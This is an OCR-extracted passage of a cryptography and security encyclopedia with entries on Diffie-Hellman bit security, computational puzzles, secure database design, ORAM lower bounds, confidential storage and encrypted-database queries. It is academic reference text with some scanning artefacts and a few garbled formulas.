2. $L_q[1/2, 2^{1/2}]$ for a rigorous unconditional algorithm, see (Pomerance 1987)
3. $L_q[1/3, (64/9)^{1/3}]$ for the (heuristic) number field sieve against DLP algorithm, see (Schirokauer 1993; Schirokauer et al. 1996)

where as usual $L_x[t, \gamma]$ denotes any quantity of the form $L_x[t, \gamma] = \exp((\gamma + o(1))(\log x)^t(\log\log x)^{1-t})$ (see *L*-Notation).

It has also been discovered that some special subgroups of some special extension fields are more efficient in computation and communication without sacrificing the security of the protocol. The two most practically and theoretically important examples are given by LUC, see (Bleichenbacher et al. 1995; Smith and Skinner 1995), and XTR, see (Lenstra and Verheul 2000a,b, 2001), protocols (see, more generally, torus-based cryptography).

One can also consider subgroups of the residue ring $(\mathbb{Z}/m\mathbb{Z})^*$ modulo a composite $m \geq 1$. Although they do not seem to give any practical advantages (at least in the original setting of the two party key exchange protocol), there are some theoretical results supporting this choice, for example, see (Biham et al. 1999).

The situation is more complicated for elliptic curve cryptography, hyperelliptic curves, and more generally for abelian varieties. For these groups not only the arithmetic structure of the cardinality of G matters, but many other factors also play an essential role, see (Blake et al. 1999; Enge 1999; Galbraith 2001; Gaudry et al. 2002; Koblitz 2002; Menezes et al. 2000; Rubin and Silverberg 2002) and references therein.

Bit Security of the Diffie-Hellman Secret Key

While there are several examples of groups in which the CDHP (like the DLP) is conjectured to be hard, the security relies on unproven assumptions. Nevertheless, after decades of exploration, the cryptographic community has gained a reasonably high level of confidence in some groups, for example, in subgroups of $\mathbb{F}_q^*$. Of course, this assumes that p and the group order ℓ are sufficiently large to thwart attacks against the discrete logarithm problem. For 80-bit security, p has at least 1024 bits and ℓ has at least 160 bits; for 128-bit security, p has at least 3072 bits and ℓ has at least 256 bits. However, after the common key $K = g^{xy}$ is established, only a small portion of the bits of K will be used as a common key for some pre-agreed symmetric cryptosystem.

Thus, a natural question arises: *Assume that finding all of K is infeasible, is it necessarily infeasible to find certain bits of K?* In practice, one often derives the secret key from K via a hash function but this requires

an additional function, which generally must be modeled as a black box. Moreover, this approach requires a hash function satisfying some additional requirements which could be hard to prove unconditionally. Thus the security of the obtained secret key relies on the hardness of the CDHP and some assumptions about the hash function. Bit security results can remove usage of hash functions and thus avoid the need to make any additional assumptions. (Note that retrieving the key corresponds to solving the CDHP but most cryptosystems base their security on the decisional Diffie-Hellman problem, i.e., the problem of deciding whether the triple g^x, g^y, g^z satisfies $g^z = g^{xy}$. See the entry on decisional Diffie-Hellman problem for definitions stated for infinite sequences of groups.)

For $G = \mathbb{F}_q^*$, Boneh and Venkatesan (1996) have found a very elegant way, using lattice basis reduction, to solve this question in the affirmative, see also (Boneh and Venkatesan 1997). Their result has been slightly improved and also extended to other groups in (Gonzalez Vasco and Shparlinski 2001). For the XTR version of DHP bit-security results are given in (Li et al. 2002). The results of these papers can be summarized as follows: "error-free" recovery of even some small portion of information about the Diffie-Hellman shared key $K = g^{xy}$ is as hard as recovering the whole key (cf. hard-core bit). Extending this result to the case where the recovering algorithm works with only some non-negligible positive probability of success is an open question. This would immediately imply that hashing K does not increase the security of the secret key over simply using a short substring of bits of K for the same purpose, at least in an asymptotic sense.

It is important to remark that these results do not assert that the knowledge of just a few bits of K for particular (g^x, g^y) translates into the knowledge of all the bits. Rather the statement is that given an efficient algorithm to determine certain bits of the common key corresponding to *arbitrary* g^x and g^y, one can determine all of the common key corresponding to *particular* g^x and g^y.

Another, somewhat dual problem involving some partial information about K is studied in (Shoup 1997). It is shown in (Shoup 1997) that any polynomial time algorithm which for given x and y produces a list $\mathscr{L}$ of polynomially many elements of G, where $K = g^{xy} \in \mathcal{L}$, can be used to design a polynomial time algorithm which finds K unambiguously.

Number Theoretic and Algebraic Properties

Getting rigorous results about the hardness of the CDHP is probably infeasible nowadays. One can however study some number theoretic and algebraic properties of the map $K : G \times G \to G$ given by $K(g^x, g^y) = g^{xy}$. This is of independent intrinsic interest and may also shed some light on other properties of this map which are of direct cryptographic interest.

In particular one can ask about the degree of polynomials F for which $F(g^x, g^y, g^{xy}) = 0$ or $F(g^x, g^y) = g^{xy}$ or $F(g^x, g^{x2}) = 0$ or $F(g^x) = g^{x2}$ for all or "many" $g^x, g^y \in G$. It is useful to recall the interpolation attack on block ciphers which is based on finding polynomial relations of similar spirit. It has been shown in (Coppersmith and Shparlinski 2000) (as one would certainly expect) that such polynomials are of exponentially large degree, see also (Shparlinski 2003). Several more results of this type can also be found in (El Mahassni and Shparlinski 2001; Meidl and Winterhof 2002; Winterhof 2001).

Computational Puzzles

XiaoFeng Wang[51] ✉
(51) School of Informatics and Computing, Indiana University at Bloomington, Bloomington, IN, USA

✉ **XiaoFeng Wang**
Email: xw7@indiana.edu


Synonyms

Client puzzles; Cryptographic puzzles; Proof of work

Definition

A computational puzzle is a moderately hard problem, the answer of which can be computed within a reasonable time and verified efficiently. Such a problem is often given to a service requester to solve before the requested service is provided, which mitigates the threats of denial of service (DoS) attacks and other service abuses such as spam.

Background



Cynthia Dwork and Moni Naor were the first to come up with the idea of using a moderately hard but tractable function to price the sender of junk mails (Dwork and Naor 1992). The terms “client puzzle” and “cryptographic puzzle” were coined by Ari Juels and John Brainard to describe their protocol for countering connection depletion attacks (Juels and Brainard 1999). Before them, Ronald Rivest, Adi Shamir, and David

Wagner also discussed the concept of “time-lock” puzzles for controlling when encrypted data can be decrypted (Rivest et al. 1996).

Theory

Computation puzzles are typically built upon “weakened” cryptographic primitives. Examples include weakened Fiat–Shamir signatures (Rivest et al. 1996), Ong–Schnorr–Shamir signature broken by Pollard (Rivest et al. 1996), Diffie–Hellman-based puzzles (Waters et al. 2004), and partial hash inversion (Juels and Brainard 1999; Wang and Reiter 2003, 2004; Back n.d.; Jakobsson and Juels 1999; Gabber et al. 1998).

For example, the puzzle function proposed by Ari Juels and John Brainard (Juels and Brainard 1999) works as follows. Given a cryptographic hash function h and a binary string S, a puzzle includes h, $S - X$ and y, where $y = h(S)$ and X is a subsequence of S. To solve the puzzle, one needs to find out X, the missing bits on S. This requires a brute-force search of a space of size $2^{|X|}$. Therefore, the length of the subsequence, $|X|$, determines the difficulty of the puzzle. Also widely used is a variation of this puzzle construction (Wang and Reiter 2003, 2004; Aura et al. 2000), which consists of a “nonce” parameter N_s created by the puzzle generator and a parameter N_c created by the puzzle solver. A solution to this puzzle, a binary sequence X, makes the first m bits of $h(N_s, N_c, X)$ zeros. Here, m becomes the puzzle difficulty. This variation allows the puzzle solver to compute multiple puzzles without contacting the puzzle generator, which is important for the application domains where low interactions are required (Wang and Reiter 2003, 2004). In both constructions, generating a puzzle and verifying its solution incur a much lower computational cost than solving the puzzle. These two constructions are illustrated in Fig. 1.

Computational Puzzles, Fig. 1 Examples of puzzle constructions

There are two types of computational puzzles, *CPU-bound* or *memory-bound*.

- A CPU-bound puzzle is designed in a way that the average time one takes to find its solution depends on the speed of the processor. Hash-based puzzles, as described above, fall in this category. A problem of such puzzles is that puzzle-solving time varies significantly from high-end platforms such as high-speed server to low-end ones like mobile devices.
- A memory-bound puzzle is solved mostly efficiently through intensive memory accesses. As a result, its computation speed is bound by the latency incurred by these accesses. Such a puzzle tends to be more socialistic, whose computation time depends less on hardware platforms. This technique was first proposed by Martin Abadi, Mike Burrows, Mark Manasse, and Ted Wobber (Abadi et al. 2003) and further developed by other researchers (Dwork et al. 2003; Coelho 2006).

Applications

Computation puzzles have been widely proposed to defend against DoS attacks (Juels and Brainard 1999; Wang and Reiter 2003, 2004; Feng 2003; Feng et al. 2005) and junk e-mails (Dwork and Naor 1992; Back n.d.; Penny Black Project at Microsoft Research n.d.), and to create digital time capsules (Rivest et al. 1996), metering Web site usage (Franklin and Malkhi 1997), lotteries (Goldschlag and Stubblebine 1998; Syverson 1998), and

fair exchange (Syverson 1998; Garay and Jakobsson 2002; Boneh and Naor 2000).

The effectiveness of computation puzzles against spam is in debate. Ben Laurie and Richard Clayton argue that it can be impossible to discourage spamming without incurring unacceptable computation burdens to legitimate users (Laurie and Clayton 2004). Debin Liu and L Jean Camp, however, show that puzzle-based spam defense can still work once it is incorporated with a reputation system (Liu and Camp 2006).

Computational Versus Unconditional Security

Friedrich L. Bauer[52] ✉

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

The security of encryption against unauthorized decryption, unauthorized changing of the data, etc. Security should depend completely on the key. One distinguishes between the following two types of security:

- *Computational security*. Quantitative security is a quantitative security against unauthorized decryption, based on particular (usually mathematical) assumptions like the inherent difficulty of factoring sufficiently long numbers. Often a *security parameter* denotes the computational level of the security.
- *Unconditional security*. Security against unauthorized decryption assuming that the cryptanalyst has unlimited computing facilities (so, security in an information theoretic sense).

Conceptual modeling

Definition

Conceptual design of secure databases encompasses the creation of a platform-independent data model that incorporates security requirements and constraints. Following the requirements analysis, conceptual design is the basis for further steps in database design that subsequently transforms the database conceptualization into a platform-dependent model and an implementation.

Background


The conceptual design produces a platform-independent model of a universe of discourse and is an important step in any database design methodology. As security concerns are essential for many database

applications, it is important to incorporate security requirements early in the design process of a database. Extensions to established data modeling techniques have been proposed to add security semantics.

Application

Conceptual database design is part of the database design process, which consists of the activities *requirements gathering and analysis*, *conceptual modeling*, *logical database design*, and *database implementation*. During database design, it is of major importance to anticipate current and future requirements as comprehensive as possible, since adjustments after implementation are costly and changes may be incoherent with the original design.

During the first step, the requirements gathering and analysis, database and security requirements are collected from possibly all stakeholders who are expected to use the database. The aim of the conceptual design phase is to integrate all requirements from different points of view and to produce a single conceptual data model. It provides a unified, organization-wide view on the conceptualization of the future database. Usually the conceptual model is a (semi-)formal model of the universe of discourse and system-independent, meaning that it does not consider the particular data model of the DBMS software that will be used for implementation.



The Entity Relationship Model (ERM) is most commonly used during conceptual design. The resulting Entity Relationship Diagrams (ERD) provide a data-centric, structural view on the database. The Unified Modeling Language (UML) contains class diagrams that also incorporate structural views of the database content and can be extended by other diagram types to also cover the functional and dynamic properties of the database application. For both modeling techniques extensions have been proposed, of which some focus on the incorporation of security requirements.

In the following design stage, the conceptual model is transformed into a system-dependent logical database model. The logical model takes the data definition language of the database software into account. Subsequently, it is used for database implementation in the next stage.

As reliance on database applications has increased substantially, the importance of incorporating security requirements and constraints into the

database design process has increased as well. Similar to other design choices, those nonfunctional requirements should be considered early in the design process (Castano et al. 1995). In order to achieve this, a number of extensions to the database design process and to the various modeling techniques have been proposed. Most of them focus on adding confidentiality constraints to entities, their attributes or relationships (Bertino and Sandhu 2005).

One should distinguish between secure software design in general and designing a secure database in particular (Jurjens and Fernandez 2009). While secure software design has a broader focus and concerns several other issues, database security, as it is discussed here, only addresses security on the database level. Figure 1 shows a secure database design process which corresponds to the regular database design process discussed.

Conceptual Design of Secure Databases, Fig. 1 Secure database design process

Security aspects should be specified as early as in the requirements analysis phase, as its output is the basis for conceptual design. During the

conceptual design of secure databases, a formal platform-independent model of the data structure in scope, which also considers security requirements and constraints, is developed. Most commonly, the conditions and circumstances under which users may access certain contents of the database are specified.

In order to express such requirements and constraints, extensions to existing data modeling techniques that originally don't consider security aspects have been introduced. For instance, an extended version of the ERM (Pernul 1994) allows the specification of secrecy levels and several types of constraints. Similar expressiveness and also the incorporation of functional and object-oriented aspects are provided by extensions to UML class diagrams (Fernández-Medina and Piattini 2005). More fine-grained requirements may be specified using constraint languages.

Similarly to the regular database design process, the security requirements specified in the conceptual model are part of the input to the logical database design, which produces a platform-dependent model. This model is aware of the database model (e.g., the relational model of data) and the particular database software that is going to be used. Therefore, it is possible to determine whether the specified security requirements are supported by the chosen database system. If not, additional security mechanisms have to be designed manually to meet the requirements.

There are several ways to incorporate security aspects into database design. The types of security requirements or constraints that may be modeled mainly depend on the underlying security model. The models rule how user access to the contents of the database is organized. Most security models can be categorized as either *Mandatory Access Control* (MAC) or *Discretionary Access Control* (DAC). Another advanced type is *Role-Based Access Control* (RBAC) (Bertino and Sandhu 2005).

Mandatory models regulate access to data based on predefined classifications of subjects and data objects that are to be accessed. Focused mainly on confidentiality and the control of the information flow between subjects, those approaches allow assigning secrecy or access levels to data objects. Users are assigned security clearances that have to match or exceed the secrecy level of a data object in order to be granted access. Access to data may be specified on different levels of granularity, such as entire relations, tuples, or single attributes of a tuple. The assignment of different levels of security to the tuples of one relation is called *multilevel security*

(Smith 1991). Attributes with different security levels in the same tuple result in *polyinstantiation* (Pernul et al. 1998), which leads to the anomaly that users with different security levels may get different results for the same query.

Most mandatory access models aim to control the information flow in order to protect integrity and to avoid data leakage. A popular notion in this context is the model of *Bell and LaPadula*, which not only prohibits subjects from reading objects with higher access levels than their own clearance, but also prohibits them from writing objects whose access levels are lower than their security clearance. This ensures that no data can be written from objects with a high security class to objects with lower security classes (Pernul et al. 1998), thus transferring it to subjects with lower security clearances.

The predefinition of security levels at design time gives the designer great influence when using MAC. In environments employing discretionary security models, the access to objects is not predefined. Instead, subjects may grant access to certain data to other subjects. Depending on the exact policy, only a few administrators or the owner and creator of a data item are allowed to grant access. Also possible is administration delegation, meaning that not only access to data may be granted but also the right to allow other subjects access and administration for a certain data item. Administration delegation leads to nontrivial questions such as what should happen to a user's access privilege on a certain object in the case that the privileges of the subject that granted these rights are revoked.

More fine-grained access control in DAC-environments is provided by predefined *negative authorizations* (Bertino and Sandhu 2005), which prohibit a user from accessing a certain data object even after having been granted access by someone else. Furthermore, access privileges may be assigned an expiration date. Compared with MAC, discretionary security models limit the choices during conceptual design. As access rights are granted and revoked by the data owners, no access or secrecy levels need to be defined at this time, leaving the selection of an appropriate security policy the most important task.

In both security models, more sophisticated and fine-grained security requirements and constraints than those mentioned above are possible. Security levels or access privileges may be specified depending on *contextual information* (Pernul et al. 1998) such as time or the subject's

current location. Or being more general, specific properties of the subject may be considered for an access decision. Content-based constraints base access decisions on the value of the information object that is to be accessed. An access decision can also be based on a combination of the subject's properties and the object's attribute values.

Moreover, not only data objects but also retrieval results can be classified. Association-based constraints allow access to a certain security object's attribute while access to its identifying attribute is restricted. This allows retrieving statistical data over a group of entries without revealing the attribute value for a single entry. On the other hand, aggregation constraints prohibit the execution of queries which would result in more than a certain number of retrieval results to prevent conclusions about the whole group.

A first conceptual semantic database model for security was developed by Smith (1991). Pernul et al. (1998) published a MAC-based model for multilevel secure databases that employs secrecy levels, content-based constraints, and constraints for retrieval results. Both approaches extend the ERM and are therefore applicable for the design of relational databases.

Fernández-Medina and Piattini (2005) have proposed a methodology for designing secure databases that is based on the unified process and an extension to UML. In the requirements analysis phase, they suggest modeling secure use cases that contain confidentiality requirements and relevant actors. Also employing MAC, a secure class diagram allows specifying security levels for classes, attributes, and associations. Further constraints may be specified using the Object Security Constraint Language (OSCL). This methodology produces a relational database scheme during logical design as well.

Security methodologies for other database types have also been described. Vela et al. (2006) have proposed a methodology that also incorporates a UML extension to produce a secure conceptual data model. This model is then transformed into a logical XML-Schema in order to build an XML database. A model for access rules and security administration in object-oriented databases under the discretionary access model has been published by Fernandez (1994). One question that object-oriented databases raise is whether access rights to objects should be inherited to objects of subclasses.

When comparing the relevance of the three main security goals confidentiality, integrity, and availability during conceptual database design, it becomes obvious that most design decisions concern confidentiality of the data. Even though the relevance of integrity is often stated in literature, it is seldom explicitly addressed in actual secure design methodologies. Yet, some of the classifications and constraints regarding read access may also be applied to the modification of data. Also, integrity is partly realized by the data model of the Database Management System (DBMS) in use through cardinality and consistency constraints and also concurrency control mechanisms. Similarly, availability should be ensured by the DBMS for the whole database, leaving few choices at conceptual design time.

Open Problems and Future Directions

An open challenge is the market adoption and implementation of the more recent design approaches. While prototypes demonstrating the basic functionality have been introduced, productive implementations of the full secure database design process are seldom found. Also, the evolving data security concerns (Bertino and Sandhu 2005) due to the increased value of data bring about new requirements such as data quality, completeness, and provenance assurance. The incorporation of those and other new requirements into the secure database design process is yet to be achieved.

Conditional Lower Bounds for Oblivious RAM

Mor Weiss[54] ✉

Email: mor.weiss@biu.ac.il

Introduction

Oblivious RAM lower bounds aim to establish the necessary complexity of various aspects of an Oblivious RAM (ORAM) – namely a probabilistic RAM machine in which observable access patterns reveal no information about the program being executed.

Background

Oblivious RAM (ORAM) was first introduced by Goldreich (1987) and Ostrovsky (1990), as a means of enabling software protection. The goal of an ORAM scheme is to allow a client RAM access to a database stored on a remote server, while hiding the *access pattern*, namely, which memory locations are accessed. To achieve this, the client is allowed to preprocess the database before storing it on the server. Notice that the client can (trivially) hide the access pattern by scanning the entire database in each access. Consequently, an important complexity measure for ORAMs is the *overhead*, namely the number of memory locations which the client accesses on the (preprocessed) database stored on the server to emulate a single read/write operation on the (original) database. (Other complexity measures have also been considered, e.g., the ORAM's circuit size, see

Wang et al. (2015), Appendix B.) Ostrovsky (1990) and Goldreich and Ostrovsky (1996) present an ORAM scheme with $O\left(\log^3 N\right)$ overhead, where N denotes the database size. They also prove an $\Omega\left(\log N\right)$ lower bound on the overhead of an ORAM scheme which operates in a restricted model known as the "balls-and-bins" model, in which memory can only be manipulated by moving memory blocks ("balls") from one memory location ("bin") to another. A long line of works improved the overhead upper bounds. For example, the path ORAM scheme of Stefanov et al. (2013) had an $O\left(\log^3 N\right)$ overhead, which could be reduced to $\Omega\left(\log N\right)$ in certain settings. This line of work culminated with the PanORAMa construction of Patel et al. (2018), and the OptORAMa construction of Asharov et al. (2020), which achieved an overhead of $\log N \cdot \operatorname{poly}\log\log N$ and $\Omega\left(\log N\right)$, respectively, which is optimal. In these constructions, as well as the lower bounds discussed in this entry, the server is used as *passive* storage; the lower bounds can be circumvented by allowing server-side computation as in Apon et al. (2014) or multiple non-colluding servers, see Lu and Ostrovsky (2013).

While all of these schemes operate in the same balls-and-bins model as the Goldreich–Ostrovsky lower bound of Ostrovsky (1990); Goldreich and Ostrovsky (1996), this lower bound does not rule out the possibility of an ORAM scheme violating the balls-and-bins restriction, with $o\left(\log N\right)$ overhead. The first ORAM lower bound for schemes *beyond* the balls-and-bins model, due to Boyle and Naor (2016), is a conditional lower bound for *offline* schemes, in which all memory accesses (i.e., which locations are accessed, and what values are written in each write operation) are known ahead of time. More specifically, they show a connection between proving circuit lower bounds (a notoriously difficult task) and proving ORAM lower bounds. Another conditional lower bound was given by Weiss and Wichs (2018) for online read-only ORAM schemes. They show a connection between lower bounds for online read-only ORAM – i.e., ORAM schemes in which the database is static and can only be read from – and lower bounds on the size of sorting circuits, or on the parameters of Locally Decodable Codes (LDCs).

This line of works on ORAM lower bounds culminated with the work of Larsen and Nielsen (2018), who prove an $\Omega\left(\log N\right)$ lower bound on the overhead of *any* online, read/write ORAM scheme, namely removed the

"balls-and-bins" restriction of the Goldreich and Ostrovsky lower bound. This lower bound extends to other oblivious data structures such as stacks and queues, as shown by Jacob et al. (2019). The Larsen-Nielsen lower bound was proven *before* PanORAMa and OptORAMa were presented.

The ORAM Model

An ORAM scheme consists of a preprocessing algorithm executed locally on the client to preprocess a database DB into a database $\widetilde{\mathsf{DB}}$ which is then stored on a remote server and an interactive access protocol between the client and server, which allows the client to access the remote database. The access protocol might update the server state (even if the client performs a read operation). $z^j = z_0^j$ are called the *logical* and *physical* memories, respectively. The basic unit of the physical memory is called a *word*, and the basic unit of the logical memory is called a *block*.

An ORAM scheme is required to be *correct*, in the sense that executing the access protocol on $\widetilde{\mathsf{DB}}$ emulates locally accessing DB; and to satisfy *obliviousness*, meaning that the physical accesses into $\widetilde{\mathsf{DB}}$ – induced by the executions of the access protocol – statistically hide the contents of DB and the access pattern (assuming the server does not see the contents of the physical memory). There is also a computationally secure variant which relaxes the security property to only require that the physical accesses computationally hide the memory contents and access pattern.

The main complexity measure is the *overhead* (also known as the *bandwidth overhead*), defined as the number of bits accessed in the physical memory during each execution of the access protocol, divided by the block size. That is, if the access protocol accesses $f(N)$ bits on the server, and the block size is B bits, then the overhead is $\left|\mathcal{N}\right| = N$. Intuitively, the overhead measures the number of extra blocks one must access on the server to obtain security.

Conditional Lower Bounds

Recall that Ostrovsky (1990) and Goldreich and Ostrovsky (1996) show an $\Omega\left(\log N\right)$ lower bound on the overhead of any *statistically secure* ORAM scheme which operates in the balls-and-bins model. The lower bound holds

for any block size and applies also to *read-only, offline* schemes. The first pair of properties (statistical, balls-and-bins) makes the lower bound weaker, whereas the latter pair (any block size, read-only offline) makes it stronger.

The Boyle–Naor Lower Bound: Offline ORAM (Without Balls-and-Bins)

Boyle and Naor (2016) show that an $\Omega\left(\log N\right)$ lower bound on the overhead of *offline* ORAM schemes would imply a lower bound of $\Omega\left(N\log N\right)$ on the size of sorting circuits. Intuitively, their lower bound extends the Goldreich–Ostrovsky lower bound for offline ORAMs from constructions in the balls-and-bins model to any construction, albeit under a condition (a lower bound on the size of sorting circuits).

Their lower bound is obtained by constructing offline ORAM from sorting circuits, in which the size of the sorting circuit translates into the overhead of the ORAM scheme. Their construction violates the balls-and-bins restriction, by performing bitwise logical operations on the memory words.

It is instructive to note that while there is an $\Omega\left(N\log N\right)$ lower bound on the size of sorting *networks*, no such bound is known for sorting *circuits*. The difference between the two is that a sorting *network* must operate on each input word as a whole and therefore cannot take advantage of the *bit representation* of the input words which it is required to sort, whereas a sorting *circuitcan* operate on the different bits in the bit representation of each input word.

The Weiss–Wichs Lower Bound: Online Read-Only ORAM

Weiss and Wichs (2018) show a conditional lower bound for online read-only ORAM schemes (or read/write ORAMs in which reads and writes can have different overheads, and the goal is to minimize the read overhead). Specifically, they show that an $\Omega\left(\log N\right)$ lower bound for online read-only ORAM would imply a lower bound on the size of sorting circuits or on the query complexity of polynomial-length LDCs.

This conditional lower bound shows a general dependency between the overhead of the read-only ORAM scheme, and the parameters of the sorting circuits and the LDC, and is quite flexible. For example, an $\omega\left(\log\log N\right)$

lower bound on the ORAM's overhead would imply (roughly) either a super-constant lower bound on the query complexity of the LDC or a super-linear lower bound on the size of the sorting circuit, whereas an $\Omega(\log N)$ lower bound on the overhead implies a $k = \omega(\text{poly}\log\log N)$ lower bound on the LDC's query complexity or an $\Omega\left(N \log N/k^2\right)$ lower bound on the size of the sorting circuit.

The result is obtained by constructing a read-only ORAM scheme based on sorting circuits and (smooth) LDCs. The scheme violates the ball-and-bins restriction because the preprocessing algorithm uses the LDC to encode the database. While the *logical* memory in their scheme is read-only, the *physical* memory stored on the server is not and is updated throughout the ORAM's execution.

Synonyms

Confidential storage; Secure deletion; Secure erasure

Definition

Achieving confidentiality in data storage means storing electronic data in such a way that the data cannot be read or deciphered by unauthorized persons throughout the life cycle of the data. This article assumes confidentiality of the data on nonvolitle storage (e.g., data at rest model).

Background

Two major components exist to safeguard the privacy of data on electronic storage media (Diesburg and Wang 2010). First, data must be stored in a confidential manner to prevent unauthorized access through strong encryption. Only authorized persons should have access to the decryption key information and decrypted data, and no copies of decrypted data or key information should be stored. Second, at the time of disposal, confidential data and/or decryption key information must be removed from the storage media in an irrecoverable manner or else rendered useless. This last action is otherwise known as secure deletion.

Regular file deletion does not securely delete data blocks of a file. Instead, it merely unlinks these data blocks from the active file system and reclaims them if or when necessary. Strong deletion techniques (US NIST 2014) appropriate to the type of system and storage device type should be used to securely delete data files and/or decryption key information. For example, overwriting data multiple times with random patterns may work well to securely delete information on a hard drive; different erasure techniques must be used on solid-state drives.

Application

The simplest way to achieve confidential data storage and deletion is by performing mass encryption for an entire volume or storage device. Data on the volume is then only accessible via access to encryption methods, and the master volume key may be securely deleted at the time encrypted data is no longer needed. For example, Microsoft BitLocker performs volume encryption with the aid of a TPM device. If the TPM is reset, the volume can no longer be decrypted. Certain drives also have device-specific commands to erase data (US NIST 2014). Finally, some storage devices and cards also perform onboard volume-wide encryption.

However, if confidential data must be stored or deleted on a per-file basis (e.g., different life cycles per file), the user cannot rely on the simplicity of using mass volume encryption for secure deletion as secure deletion of the decryption key information would render all data irrecoverable. Confidential storage then boils down to creating separate encryption keys for each file and securely deleting the key when the file is no longer needed (complicating key management), or else using secure deletion techniques on each file's data (no matter the size of the file). Either solution requires strong secure deletion techniques.

Open Problems and Future Directions

Volume-based confidential storage solutions may not be implemented correctly. For example, secure deletion storage commands have been found to be ignored or improperly implemented, particularly on solid-state drives (Wei et al. 2011). Verifying the actions of device commands is typically

impractical due to the closed-source nature of the storage microcode (Bonetti et al. 2013).

Per-file confidential data storage becomes much more complex due to the need for each file to have its own key and the nonaccess to confidential file system metadata (such as the file name, permissions, size, and access information) for user applications.

Data remanence issues can also be a problem. Copies of key information or data may be created throughout the operating system storage data path when written to or deleted from the storage device, and these copies must be both protected and tracked (Reardon et al. 2013; Diesburg et al. 2016). For example, confidential information (such as key information or confidential data) that traverses through a file system journal must be encrypted and/or securely deleted. Storage devices, such as solid-state NAND flash, use a copy-on-write technique that creates new copies of device pages (Arpaci-Dusseau and Arpaci-Dusseau 2018), leaving behind inactive pages possibly containing copies of key data or other confidential file data. Common application programs or file systems used to encrypt and securely delete data may not take these issues into account.

Queries over encrypted relational DBMS; Query processing on encrypted relational databases

Definitions

Traditional relational database management systems (DBMSs) are designed to operate on clear text stored data, providing per-user access control limitations enforced by the DBMS software itself on the server. The appeal of employing DBMSs where the hardware and software infrastructure is provided as a service by a cloud provider directed a significant amount of research to processing queries for relational database management systems (DBMSs) on encrypted data.

Three main approaches were used to provide solutions with practical performance: (i) employing layered, client-side applied encryption schemes to minimize the information disclosure; (ii) employing searchable symmetric encryption without resorting to information disclosure; and (iii) employing a small and trusted hardware component on the cloud provider machines. Approaching the problem by employing generic fully

homomorphic encryption schemes, or multiparty computation approaches to run a standard relational DBMS on encrypted data, presents a significant performance overhead. However, obtaining efficient solutions, which do not reveal any information to the service provider and provide the full expressivity of a relational DBMP, is still object of further research.

Private Queries Through Multilayered Encryption

This approach to confidential queries for encrypted relational DBMSs enforces data confidentiality defining strategies for a DBMS to operate on encrypted data. The approach was first proposed in Popa et al. (2011), where CryptDB, a first instance of the approach, was described. This approach delegates the data encryption to the client uploading the data and employs layered encryption to disclose only part of the information to the DBMS. In particular, the client (or a proxy concentrator, on the client side) takes care of performing multiple encryptions of the values in a tuple, employing cryptographic primitives which provide less and less information, going from the inmost to the outermost encryption layer. An example of such a layered encryption sees the raw datum being encrypted with a deterministic symmetric encryption scheme allowing the computation of an equality join procedure (i.e., sharing the key with another attribute). Subsequently, the datum is encrypted with a different deterministic encryption scheme, in turn allowing a tuple selection to be computed on the attribute to which it gives value. Finally, the same doubly encrypted datum is encrypted with a randomized symmetric encryption scheme, providing full indistinguishability-from-random confidentiality. This layered approach to data encryption is employed to cope with the 